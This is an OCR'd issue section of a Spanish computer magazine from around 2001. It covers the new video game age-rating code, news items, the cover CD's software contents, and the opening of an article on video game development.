La noticia que reproducimos aquí al lado es sin duda de referencia obligada en este espacio. Una magnífica idea cuya única pega es que no se haya hecho antes. Se acabaron los ataques injustificados contra los videojuegos. ¿Que hay violencia en los videojuegos? Cierto, pero no más que en el cine y ya casi nadie culpa a las películas cuando un desequilibrado (no nos engañemos) se lía a tiros con lo que le rodea. Los videojuegos no hacen sino reflejar una violencia que, a estas alturas, es intrínseca a nuestra sociedad (si no están de acuerdo, pongan cualquier telediario). Y todo, como casi siempre, es problema de educación. Por eso se hacía necesario que, ante el auge de los videojuegos de los últimos años, hubiera mayor información para que padres y educadores sepan qué se puede y qué no se puede dejar a los niños.

Siempre he defendido los videojuegos como una forma de jugar que además de ser entretenida puede hacer que los niños aprendan y desarrollen sus capacidades motrices. Lo que no se puede hacer es darles cualquier cosa y dejarles que se tiren las horas muertas jugando con la consola en menoscabo de otras actividades. Un juego no tiene por qué ser perjudicial si el usuario está intelectualmente preparado para entenderlo. Por tanto, hay que controlar el uso que hacen de los videojuegos y eso es un poco más fácil ahora gracias al nuevo código.

Código ético de videojuegos

El Instituto Nacional de Consumo fue el marco de la presentación del Código de autorregulación sobre el etiquetado y publicidad de los productos de software de entretenimiento.

El nuevo siglo ha venido acompañado de un nuevo código para los videojuegos que ha sido elaborado por la Asociación Española de Distribuidores y Editores de Software de Entretenimiento (ADESE), a la que pertenecen la mayoría de distribuidoras que operan en España, y el Instituto Nacional de Consumo. Su objetivo es doble: informar y proteger al consumidor, en especial a los más jóvenes, y



dotar de la máxima transparencia a los criterios de comercialización del sector.

Se trata por tanto de un Código de Autorregulación adoptado de forma voluntaria y que ha sido consensuado con todos los sectores implicados. Se pretende articular un mecanismo para que los consumidores cuenten con información suficiente sobre los contenidos y



edades recomendadas de los productos de software de entretenimiento. Asimismo se crea un comité de seguimiento cuya responsabilidad será la de garantizar el buen funcionamiento de este código y en su defecto aplicar las sanciones correspondientes.

Mediante este código, que deberán cumplir todas las compañías distribui-



doras pertenecientes a ADESE (Acclaim, Dinamic Multimedia, Electronic Arts, Friendware, Havas Interactive, Infogrames, Proein, Sega, Sony y Ubi Soft), se catalogan los juegos clasificándolos por edades según unos formularios estable-



cidos en el propio código.

Todos los juegos que salgan al mercado a partir de marzo del 2001 estarán clasificados en cuatro categorías: Todos los públicos, Mayores de 13 años, Mayores de 16 años y Mayores de 18 años. Las cajas contarán con una pegatina donde se informará de ello. Se pretende así, una autorregulación del sector para que, a la hora de comprar un juego, se sepa a quién está dirigido y no se vuelvan a repetir los ataques sufridos, de forma a veces injusta, contra los videojuegos.



Boda en la Prisión

Los videojuegos siguen dando muestras de convertirse en mucho más que simples juegos. La Prisión, el primer videojuego *on-line* del que hemos dado buena cuenta en estas mismas páginas en números anteriores, ha sido el marco de algunos hechos cuanto menos sorprendentes.

Primero fue una congregación silenciosa en la capilla de la cárcel con motivo de un atentado terrorista y después la primera boda entre pre-



sos de una misma cárcel. Los contrayentes anunciaron el enlace en el foro de la página web, convocando a todos los jugadores a pasarse por la capilla para presenciar la ceremonia y disfrutar del convite posterior en los comedores de la cárcel.

www.laprision.com

Siguen los lanzamientos

Aunque la campaña navideña haya concluido (y habrá que ver con qué resultados), las distribuidoras aún no han mostrado todas sus bazas de cara a la primera mitad del año.




Cuando aún resuenan los ecos de los grandes lanzamientos que se han sucedido durante esta pasada campaña, las compañías aún tienen mucho que ofrecer en estos primeros meses del año 2001. En algunos casos se trata de juegos que estaban previstos para el fin de año y se han retrasado y en otros de nuevos productos que deben cubrir el hueco que deja la resaca navideña.

Es el caso de The Fallen, el último lanzamiento de FX Interactive que cuenta con una versión mejorada del aclamado *engine* de Unreal Tournament. El nuevo juego recrea a la perfección el universo de Star Trek y es el primer juego de la saga traducido y doblado al español.

Por otro lado, a finales de este mes esperamos tener por fin Runaway, el esperado regreso de Péndulo Studios al panorama lúdico de la mano de Dinamic, y el anhelado Blade, de Rebel Act Studios distribuido por Friendware. Ya falta menos.

www.fxinteractive.com
www.friendware.es
www.dinamic.com






Nuevos cursos multimedia

El grupo Garben, cuya actividad va dirigida a la formación, investigación y desarrollo de proyectos informáticos, ha presentado dentro de su nueva línea de productos Teleformedia en CD-ROM, sus nuevos cursos de Dreamweaver y Flash, para aprender a manejar las herramientas profesionales de diseño, creación y gestión de páginas web más demandadas del mercado.

Su línea de productos cuenta con cursos dirigidos a usuarios, empresas y centros de formación con títulos para aprender a manejar programas de Diseño Gráfico, como son los cursos Teleformedia de Photoshop, QuarkXPress, Freehand y CorelDraw.

Sus productos han sido desarrollados por expertos en educación y diseñados para facilitar al alumno la comprensión y aprendizaje de las materias. Tanto los CD-ROMs como los libros Teleformedia siguen un método educativo eminentemente práctico. Estructurados en temas y lecciones, el usuario resolverá un gran número de ejercicios y casos prácticos que afianzarán sus conocimientos. En el caso de los CD-ROM, los cursos cuentan con un «Aula Virtual», donde el alumno irá aprendiendo y practicando, con la ayuda de un profesor, los conceptos de cada lección.


www.garben.com



BREVES

Buenos precios

Si hace muy poco FX Interactive lanzaba su línea FX Premium con dos juegos, Tzar y Traitor´s Gate, a precios realmente bajos (1.700 pesetas, IVA incluido), ahora es Friendware la que lanza su nueva línea Sold Out. La nueva colección sale al mercado con seis juegos (Broken Sword I, Broken Sword II, Chasm, Worms, Atomic Bomberman, Screamer Rally) a un precio de 995 pesetas cada uno. Un buen ejemplo que esperamos que cunda entre el resto de empresas del sector, por el bien de la industria nacional, y que se extienda a todos los juegos cuando dejen de ser novedad.



Variedad multimedia

Disfruta de conexión a “la Caixa” y de Photoshop 6.0

Varias utilidades colman de bytes nuestro CD ACTUAL de febrero. En él encontraréis una versión *trial* de Adobe Photoshop 6.0, junto con aplicaciones como la herramienta See-Technical.

Jesús Fernández (jesusf@bpe.es)



Antes de mostraros la buena oferta que incluimos este mes, queremos avisaros de que no os perdáis el próximo CD ACTUAL. Vendrá cargado de nuevos programas y más de una sorpresa. Sí, cambiamos a una interfaz mucho más cómoda y rápida. Además, añadiremos nuevas secciones para abarcar un rango más amplio de aplicaciones. Todo eso será el mes que viene, ahora a disfrutar con nuestro disco número 53.


Títulos del mes

Empezamos con el acceso gratuito a Internet que nos ofrece **“la Caixa”**. El *kit* incluye una aplicación de auto-registro para acceder a la Red con el acceso exclusivo de ”la Caixa”, un navegador propio, una ayuda para la auto-instalación y una demostración del servicio de banca a distancia.




Dota de más velocidad a tu conexión con “la Caixa”.

Ayuda a Alicia a conseguir su cometido en esta aventura.



La nueva versión de Photoshop ofrece nuevas opciones.



QNX es una alternativa gratuita a otros «costosos» SO.

Las características de la conexión gratuita son: acceso a red IP de Telefónica Data e Internet mediante llamada RTC a 56 Kbps y RDSI a 64 Kbps; ancho de banda mínimo garantizado de 5 Kbps; acceso con coste de llamada local desde las localidades que dispongan de un nodo de acceso, así como disponibilidad de un número 90X con coste de llamada local para las que no cuenten con él; y, por último, un Centro de Asistencia al Cliente (Tfn: 902 115 067), exclusivo para los usuarios del acceso de ”la Caixa” y disponible las 24 horas del día, todos los días del año, en castellano y catalán.

Cabe señalar que los iconos de instalación de Microsoft Internet Explorer y Netscape no están activos por motivos de espacio y que el usuario no podrá instalar ninguno de estos navegadores. En la carátula del compacto encontraréis la clave necesaria para la conexión. Además es preciso escribir en el apartado de conexión que el nombre y contraseña es en ambos casos: infoviaplus.

Uno de los programas de diseño más esperados de este año es **Adobe Photoshop 6**, del cual os ofrecemos una versión de demostración de 30 días. En esta versión se incluyen herramientas para manejar gráficos vectoriales, compatibilidad con el formato PDF, nuevos estilos de capas, efectos de deformación de imágenes y múltiples herramientas para la Web...

Para concluir este capítulo, en el apartado **Concurso de Relatos** podréis disfrutar de dos cuentos enviados por nuestros lectores. Es necesario tener instalado el programa Acrobat Reader, incluido en la sección VNULabs, para poder visualizarlos.

Aplicaciones

Optomedi nos ofrece con **Look-web** una novedosa forma de registro de dominios y búsqueda de direcciones que permite al usuario registrar un nombre ya existente, diferenciándolo con símbolos. Look-web regala 500 licencias a los primeros lectores de PC ACTUAL que llamen al teléfono 93 889 19 63. En nuestro compacto encontraréis dos versiones de este programa: la primera es una «demo», y la

Sugerencias

Disponemos de una dirección de correo electrónico para que puedas enviarnos tus sugerencias u observaciones. También, si te animas, puedes mandarnos tus creaciones para su posible edición o consultarnos cualquier duda que tengas sobre el CD. La dirección en cuestión cd-actual@bpe.es, No dudes en escribir y comentarnos tus inquietudes y sugerencias.

Atención telefónica

Si experimentas algún problema con la instalación o ejecución de algún programa del compacto, tenemos una línea telefónica abierta para atender tus dudas.

El número de nuestro teléfono es:
91 313 79 00
y el horario de atención es de lunes a jueves de 10 a 12 horas.

Ejecución del CD ACTUAL

CD ACTUAL arranca de forma automática en Windows 95/98/Me. Si la opción de arranque de tu ordenador está desactivada, ejecuta el fichero «cdainicio.exe» que está en el directorio raíz del CD. Si durante la ejecución del CD experimentas problemas, envíalo a la siguiente dirección y te enviaremos uno nuevo:

VNU
C\ San Sotero 8, 4ª planta. 28037 Madrid

Problemas con el CD



Si tienes problemas para instalar o ejecutar algún programa determinado, esto no significa que el CD esté estropeado. Si esto ocurre, comprueba que tu sistema cumple todos los requisitos para ejecutar el programa en cuestión. Por último, te recordamos que CD ACTUAL ha sido comprobado con las últimas versiones existentes de antivirus, tarea de la que se encarga la empresa especializada Network Associates. Aun así y debido a la imposibilidad de estar completamente protegidos contra estos «inquilinos», te recomendamos que tomes tus propias medidas.

segunda es el programa completo, que es imprescindible registrar para utilizarlo.

See-Technical es una herramienta orientada a la realización de diseños y esquemas, abarcando actividades como reparaciones, electricidad, diagramas profesionales, ingeniería industrial o ventilación, entre otras. Incluye más de 2.000 símbolos, objetos, numerosas funciones para generar esquemas y un conjunto de funciones para el diseño y acotación.

Asimismo, adjuntamos algunas versiones de demostración en la carpeta **Programas de Fax**. Encontraréis, entre otras, las aplicaciones FacSys, Zetafax, Faxgate, TotalFax, WinFax PRO y FaxMaker for Exchange. Para instalarlos, hay que ejecutar el fichero de instalación incluido en cada directorio.



Con Look-web podrás registrar dominios con los nombres que quieras.

Zona Práctica

Noveno capítulo del curso de programación en **Visual Basic 6.0** que nos ofrece Vía Futura. Si tienes problemas a la hora de ejecutar el curso, es recomendable copiar el contenido de la carpeta «\practico\» al disco duro y ejecutar desde allí la aplicación.

VNULabs

QNX es un nuevo sistema operativo que dará mucho que hablar. En esta carpeta encontrarás un fichero ejecutable para la instalación del sistema. Es necesario que tengas un disquete a mano para crear el disco de arranque y seguir atentamente las instrucciones de instalación.

Dentro de **Cóctel de productos** se disponen dos programas que sirven para modificar el contenido del Registro de Windows sin tener que editarlo a mano. Se trata de Windows 98 Configurator versión 0.5 y Tweak UI.

Comparativa MP3 abarca varios reproductores de archivos MP3 por software para Windows. Si todavía quieres más, te recomendamos un paseo por el CD temático de este mes.

HFV/DSK Explorer v. 1.3.0 es un pequeño explorador para Windows que permite acceder, escribir y leer unidades con formato Mac.

En la carpeta **Microcontroladores** se halla el fichero al que se hace referencia en las páginas de la revista. Asimismo, **CODEC MPEG-4** contiene varios programas para utilizar el controvertido formato de compresión de vídeo.

Para los programadores, ofrecemos los ficheros necesarios para seguir el curso correspondiente en **Programación de Sonido**; mientras que **VideoJuego** disponen de documento en formato PDF en el que se detallan todos los aspectos para realizar un proyecto de videojuego.

Juegos

Electronic Arts nos deleita con una versión de demostración de **Alice**. Requiere tener un Pentium II 300 MHz, 64 Mb de RAM y tarjeta aceleradora 3D.

Cómo navegar por nuestro CD

Para aquellos que no manejen nuestra interfaz, comentaremos que la navegación se realiza a través de unos menús flotantes en los que podemos hacer clic sin necesidad de entrar o salir de ninguna pantalla. A través de ellos se accederá a los ficheros que se mostrarán en una lista, en la parte derecha de la pantalla, con su correspondiente descripción.
En las aplicaciones, además de toda su información, observarás cómo aparece la imagen del programa. En ella puedes hacer clic para ir pasando varias imágenes del mismo y, de esta manera, observar diferentes ventanas de la aplicación en curso.
Otra de las facetas de nuestra nueva interfaz es la posibilidad de elegir al comienzo del arranque varias opciones, como una interfaz HTML desde la que podrás perderte por el compacto desde tu navegador habitual.
Para poder ejecutar las aplicaciones que aparecen en el CD, simplemente se debe hacer clic en la ruta del programa situada en la parte inferior de la pantalla. En el caso de que quieras acceder a su página haciendo clic en la dirección web se activará el navegador predeterminado.
Otra de las opciones que encontrarás es el Índice CD Actual. Funciona de manera similar al anterior, aunque hemos añadido mejoras para realizar búsquedas más detalladas y con mayor rapidez. Simplemente elige los filtros de búsqueda y teclea la palabra clave. Enseguida aparecerá una ventana con el listado de programas encontrados en la base de datos.



Desde el «navegador» podrás acceder a cualquier aplicación del CD.

Diseños vanguardistas


Una variedad de programas inunda nuestra sección

Este mes, dedicamos un espacio especial en CD ACTUAL a editores gráficos que hará las delicias de los diseñadores de páginas web y usuarios de Photoshop. Incluimos para su disfrute una buena colección de efectos y filtros.

PolyView 3.50 Beta 9: Visor gráfico que soporta los formatos comunes de Windows y Unix, permitiendo transformaciones entre ellos.

ThumbNailer 6.5.3.3: Trasforma tus imágenes en miniaturas situándolas en un directorio y aplicando este programa.

PhotoLine 32 7.10: Aplicación de tratado de imágenes con funciones vectoriales y tratamiento de textos.



Vista de la interfaz de PhotoLine.

Harry's Filtres 1.1: Colección de 55 efectos y filtros para Photoshop y aquellos programas gráficos que soporten compatibilidad con los *plug-ins* de esta aplicación.

CompuPIC 5.2 build 1085: Completo visor de imágenes que optimiza su gestión.

Internet

Broker 5.1: Potente y moderno servidor FTP con servicios tales como resumen de descargas y subidas, gestión de compresión de archivos ZIP, etc.

AOL Instant Messenger 4.3: Nueva versión del popular programa de mensajería instantánea de AOL.



AOL Instant Messenger posee numerosas opciones de comunicación.


Calypso E-mail 3.20.01: Cliente de correo avanzado con multitud de opciones como filtros, descargas selectivas, etc.

MaxxChat 1.1.3b: Cliente de IRC muy completo que incluye, entre otras cosas, un notificador y utilidades para reproducir archivos multimedia.

TrekTrak 1.01: Clasifica nuestros favoritos y realiza búsquedas y todo tipo de operaciones con ellos.

Multimedia

Ulead MediaStudio Pro 6.0: Completa *suite* de desarrollo multimedia tanto de vídeo como de audio. Soporta el tratamiento de la mayoría de los formatos de imagen.



Las capacidades multimedia de MediaStudio son muy avanzadas.

Platypus Animator 5.4: Pequeña aplicación que permite crear vídeos AVI de forma muy sencilla. Soporta los formatos MPG/MPEG.

VideoMach 2.3.4: Potente herramienta de creación y edición de audio y vídeo. Muy útil a la hora de convertir archivos de cualquier formato multimedia.

Pro Motion 4.2f: Programa de animación o dibujo que crea con suma sencillez desde pequeños gráficos para la web hasta animaciones más complejas.


Ofimatica

Form Pilot 1.21: Nos ayuda a rellenar un impreso sin que tengamos que preocuparnos de que el texto correspondiente quede situado correctamente en cada casilla.

PhoneDeck 0.9: Agenda telefónica en la que podemos introducir un gran número de datos, además de campos nuevos para adaptarla a nuestras necesidades.

GestionPack 2.4.4: Paquete de gestión empresarial visual muy intuitivo que dispone de múltiples módulos, que organizan de forma muy eficiente el programa.

QVCS 3.5c: Software para la gestión del seguimiento de proyectos.



Por un módico precio, con QVCS podemos disponer de una aplicación para gestionar nuestro proyecto.

Ventas Pymes 1.1: Permite la gestión con soporte de red local y control de presupuestos y facturas, al tiempo que una conexión al fax.

OS/2

Archive Front End 3.0: Utilidad para comprimir y descomprimir archivos con una sencilla interfaz.

WarpAmp: Reproductor MP3 para OS/2 Warp.

Programación


Interprete de Python: Entorno para ejecutar código de lenguaje Python para Windows.

Java Bluette: Pequeño entorno de programación visual en Java, muy potente y rápido para realizar interesantes desarrollos.

Visaj: Otro entorno de programación visual en Java. Su licencia para uso personal es libre.

Seguridad:

Boss 1.1: Boss esconde rápidamente una ventana que estemos viendo y la repone utilizando la combinación de teclas que prefiramos.




Boss resulta de gran ayuda a la hora de acelerar el trabajo en Windows.

Enigma 1.4: Enigma nos ayuda a mantener la privacidad a través de la encriptación de documentos.

EventControl 2000 1.0.1: Lleva el control de todo lo que pasa en nuestra máquina, al tiempo que protege toda la información obtenida mediante contraseña.

Sistema

Advanced System Agent 2.45: Aplicación que controla y visualiza todo lo que pasa en el sistema, emitiendo alertas como respuesta a posibles eventos.



Todo está controlado con esta aplicación de monitorización.

PassMark BurnInTest 2.1.1001: Realiza un chequeo completo del sistema, de su estabilidad, fiabilidad y de aspectos que permiten conocer cómo se encuentra nuestra máquina.

Cómo se crea un videojuego I

Las claves de un desarrollo

Bajo estas líneas vamos a intentar poner sobre la mesa todas las bazas que se deben jugar a la hora de embarcarse en el apasionante mundo del desarrollo de un videojuego.

Tras mucho tiempo dándole vueltas a la pretensión de crear un artículo que contara un poco más de cerca cuáles son las claves y los puntos principales en el desarrollo de un videojuego, por fin este mes nos hemos decidido a publicar un reportaje sobre este tema. Un asunto realmente extenso que, tratado en profundidad, podría ocupar un número entero de nuestra revista. Por este motivo, hemos tratado de contar los puntos más importantes en un artículo que publicaremos en dos entregas.

Mirando hacia atrás.

Mucho ha cambiado la industria del software en estos últimos 10 años, y la industria del entretenimiento no ha sido menos. Al igual que ha ocurrido con el resto, el campo del desarrollo de videojuegos ha evolucionado considerablemente. Los juegos ya no los hacen dos chavales de 18 años en sus ratos libres. Ahora, para hacer una producción «decente» se necesitan como mínimo equipos de 15 personas trabajando al menos 18 meses, y en los cuales se debe contar no sólo con buenos programadores sino también con buenos grafistas, diseñadores y, además, con un buen guión que sirva de base. Ya ha quedado muy claro que la producción de un videojuego no es cosa de niños. Estamos hablando de mucho dinero y de un alto riesgo en la inversión; riesgo que se puede disminuir si se hacen bien las cosas.

Dentro de la industria del desarrollo de software, como todos sabemos, podemos trabajar en la creación de muchas clases de productos. Ahora bien, os podemos asegurar que en ninguno de estos trabajos vais a encontrar tantos amantes de lo que hacen como dentro del sector del desarrollo de videojuegos, y es que este mundillo está plagado de verdaderos adictos a su trabajo, gente dispuesta a dejarse hasta la piel en la creación de un producto. Esto ha hecho que proliferaran por ahí ciertos «personajes sospechosos» que se denominaron a sí mismos como productores, y que no han hecho otra cosa más que intentar convertir esta industria en la del «buen churrero» pretendiendo que los costes de realización fueran prácticamente los mismos de un desarrollo convencional. Algo que, por lógica, al final no ha funcionado. Nadie que aprecie su trabajo se dedica a hacer «bazofias» de pésima calidad cuyo único aliciente de compra es su precio reducido. Afortunadamente, el tiempo ya ha puesto a cada uno en el lugar que le corresponde.



Realizar bocetos lo más realistas que sea posible siempre es una ayuda para

El ciclo de vida de un desarrollo lúdico.

Durante el desarrollo de un título de estas características se entra en contacto con muchos de los aspectos más atractivos del mundo de la informática, como puede ser la creación de un sistema de juego en red o de un modelo de comportamiento de personajes mediante el uso de técnicas de inteligencia artificial. Ejemplos como estos los tenemos muchos y variados. Pero además también intervienen aspectos artísticos en los que se pone especial interés por parte de un equipo de diseñadores gráficos. Por todo esto, el desarrollo de un juego se ha convertido hoy en día en una de las cruzadas más arriesgadas dentro de la producción de software. Por eso, cada vez se tienen más en cuenta la





aplicación a este tipo de desarrollos de metodologías de planificación y gestión de proyectos, al igual que ocurre ya con otro tipo de software. Por otro lado, el control de versiones y errores también suele ser llevado de forma automatizada por alguna herramienta (en un desarrollo clásico de Windows podemos utilizar Visual C++, conjuntamente con SourceSafe).

Junto con esta primera planificación, es importante también realizar una estimación de recursos. Aquí que nadie se engañe, los profesionales del sector en nuestro país son muy escasos, y cada vez quedan menos debido a una constante migración que se está produciendo hacia la industria extranjera, que sí está dispuesta a valorar realmente lo que valen este tipo de especialistas. Y no nos estamos refiriendo sólo a programadores, sino también a grafistas y diseñadores.

Tres deben ser las áreas que hagan crecer a nuestro producto: por un lado una relativa a la creación e implementación del software; en segundo lugar, una encargada de crear y plasmar en el título una línea estética, y, por último, otra en la que se trabaje con el diseño de la aventura, creando los diferentes niveles y pensando en cada uno de los detalles que pueden hacer aumentar o decrecer la jugabilidad. En este punto es importante prestar especial atención en la creación de un guión sólido y en profundizar sobre el papel en el diseño de todo el desarrollo antes de ponernos manos a la obra con el análisis del modelo de software y con los trabajos de modelado y animación.


El concepto de juego

Cuando alguien comienza a trabajar en una empresa de este tipo, debe tener claro qué es lo que se quiere crear. Es decir, hay que definir cuál va a ser el concepto del juego que está diseñando; si se quiere hacer un arcade de plataformas, una aventura conversacional, un «shoot ‘em´up», o un «mata marcianos». A partir de aquí es cuando debe empezar el trabajo. Sin un concepto claro y definido no llegará muy lejos.

Hay que darse cuenta de que además se debe conocer el *target* de mercado al que irá dirigido el título, es decir, a qué tipo de población se quiere atraer. Al fin y al cabo quien vaya a poner el dinero para un desarrollo de estas características lo que busca es que ese dinero pueda multiplicarse al máximo posible, así que debe tener muy claros todos estos aspectos.

Una vez que tenemos ya pensado lo que queremos hacer, tendremos que empezar de una forma ordenada. Tras hacer una buena planificación del proyecto, con Project u otra herramienta similar, deberemos dar cancha al equipo de diseñadores. Tanto la interfaz de usuario, como los diferentes personajes del juego, el guión o incluso las *cutscenes* deberán estar pensadas y perfiladas dentro de una línea de arte que se debe marcar antes de empezar a programar nada. Es decir, primero vamos a pensar bien cómo queremos hacer el juego y luego vamos a crearlo; pero primero, pensemos.

Por supuesto, un concepto de juego debe estar apoyado por un guión. No un panfleto en el cual podamos leer por encima alguna historia de tinte novelesco acerca de la cual queramos crear nuestro juego. Un guión es mucho más que esto. Un guión es un documento donde no sólo se habla de la historia argumental del producto, además se tratan otros temas como los personajes que van a intervenir en la aventura, objetos de juego, interfaz de usuario y un etcétera bastante amplio.



Texturas tan preciosistas como esta de Quake III Arena proporcionan todo lujo de detalles

Inicio del desarrollo gráfico


Para los grafistas que integran un grupo de desarrollo, el trabajo que les corresponde, además de ser de gran importancia dentro de un juego, será el reflejo externo y la imagen final del mismo, por tanto deberá transmitir exactamente todo aquello que sus creadores pensaron que sería atractivo para el jugador.

Un anteproyecto en toda regla

Acompañando a este artículo, podéis encontrar en el CD-ROM de nuestra revista un ejemplo de un proyecto de videojuego. Un «Documento de Especificación General de Proyecto de un videojuego» (realizado por los que suscriben) que fue presentado en su momento ante varias productoras del sector. Como decíamos anteriormente, en toda producción es muy importante sentar sólidamente las bases de un título antes de empezar su desarrollo, planificando muy bien de antemano cuáles serán sus puntos fuertes y clarificando el concepto de lo que quiere diseñarse. En este documento, podéis ver más de cerca cómo enfocar un proyecto de este tipo para la búsqueda de una producción. Esperamos que os sirva de ayuda y de ejemplo para poder perfilar todos los proyectos que tengáis en mente, y de paso animaros a escribirlos y presentarlos en toda regla. Un apunte importante es mencionaros que no olvidéis registrar vuestro proyecto antes de que cualquier empresa, o tercera parte, lo vea. El registro de una obra de este tipo en el Registro de la Propiedad Intelectual cuesta menos de 2.000 pesetas, y esto nos previene de posibles quebraderos de cabeza futuros.



En esta captura de 3D Studio Max observamos un modelo preparado para la animación, con la postura de brazos y



Aquí observamos cómo se va formando un modelo, desde los simples

Aquí radica la importancia de los primeros momentos del desarrollo. Todo ha de quedar muy claro, programadores, grafistas y el resto del equipo han de tener en mente el mismo concepto, la misma línea artística y por supuesto tener como referente un guión detallado de la historia, contexto, situación y atmósfera que rodeará al juego.

Desgraciadamente, no existe un *planning* que recoja absolutamente todos estos datos. Además, durante el proceso de desarrollo surgen preguntas, se modifica el guión y se añaden nuevas ideas. Tampoco es conveniente abusar de la depuración del producto, pues los juegos tienen un tiempo de creación óptima de entre uno y dos años, y los motores gráficos se quedan obsoletos, dejando nuestro juego en desventaja frente a los competidores más avanzados.

Pruebas y más pruebas...

Una vez que han quedado recogidas las ideas que todos pueden aportar en las reuniones previas sobre el juego, comienzan a crearse bocetos de los personajes, escenarios y demás elementos que puedan estar en segundo plano o servir de atrezzo. Se hacen pruebas de color y de texturas (realistas, *cartoon*...) y se estudia cómo serán las animaciones de los personajes y cómo interactuarán con su entorno. Toda esta fase de experimentación irá apoyada con abundante documentación tal como ilustraciones, fotos, vídeos y escritos que puedan aportar ideas o simplemente inspirar para enriquecer el trabajo.

Hay que empaparse completamente con los bocetos y llevar a la práctica una de las más complejas tareas del grafista: la adaptación de los dibujos al ordenador. Lógicamente, esta labor va a depender de la opción gráfica que hayamos elegido para el juego: dos dimensiones, 3D, personajes en tres dimensiones con fondos prerrenderizados, escenarios 3D con personajes creados mediante *sprites* y otras combinaciones.

Juegos en 2D

Si vamos a trabajar con gráficos bidimensionales podemos optar por diversos procedimientos: desde escanear directamente los bocetos o dibujarlos con programas como Photoshop, hasta realizar las escenas en 3D para posteriormente colocarlos como fondos, mapear geometría o crear *sprites*. En este último caso, los personajes deberán ser renderizados en todos los ángulos en que vayan a aparecer en el juego, aunque lo normal sea sacar sólo ocho ángulos 0º, 45º, 90º, 135º... y así en intervalos de 45º. Las animaciones de los mismos se generarán reproduciendo los *frames* resultantes al haber renderizado un ciclo de animación (en este caso también, se seleccionan *frames* intercalados). La razón por la cual no utilizamos absolutamente todas las imágenes en las animaciones tiene un fundamento más bien técnico: el número de *sprites* no puede ser ilimitado ya que ello aumentaría el tiempo de cálculo de nuestros ordenadores, y no conviene abusar de los requisitos mínimos impuestos para el usuario final.

Juegos 2D «y medio»

Algunos juegos mezclan personajes 3D, creados con geometría poligonal, con fondos prerrenderizados. Con ello se consiguen escenarios preciosistas, con gran lujo de detalles y unas animaciones suaves en los personajes. El reto de este tipo de juegos, como por ejemplo la terrorífica serie Resident Evil, está en la integración del protagonista del juego y su alrededor desde el punto de vista de la iluminación, la forma en que se arrojan sombras en el suelo y en los objetos circundantes, la coherencia en los tamaños y algunos otros aspectos más técnicos, como las colisiones, que se tocan a medias entre grafistas y programadores.

Cada vez estamos más cerca de conseguir, gracias a que el potencial de nuestras máquinas evoluciona vertiginosamente, unos escenarios tan detallados como se consiguen con el prerrenderizado pero realizados completamente de una forma tridimensional, obteniendo así un aumento de profundidad y realismo que nos pueda meter aun más en la piel del protagonista.

Juegos en 3D

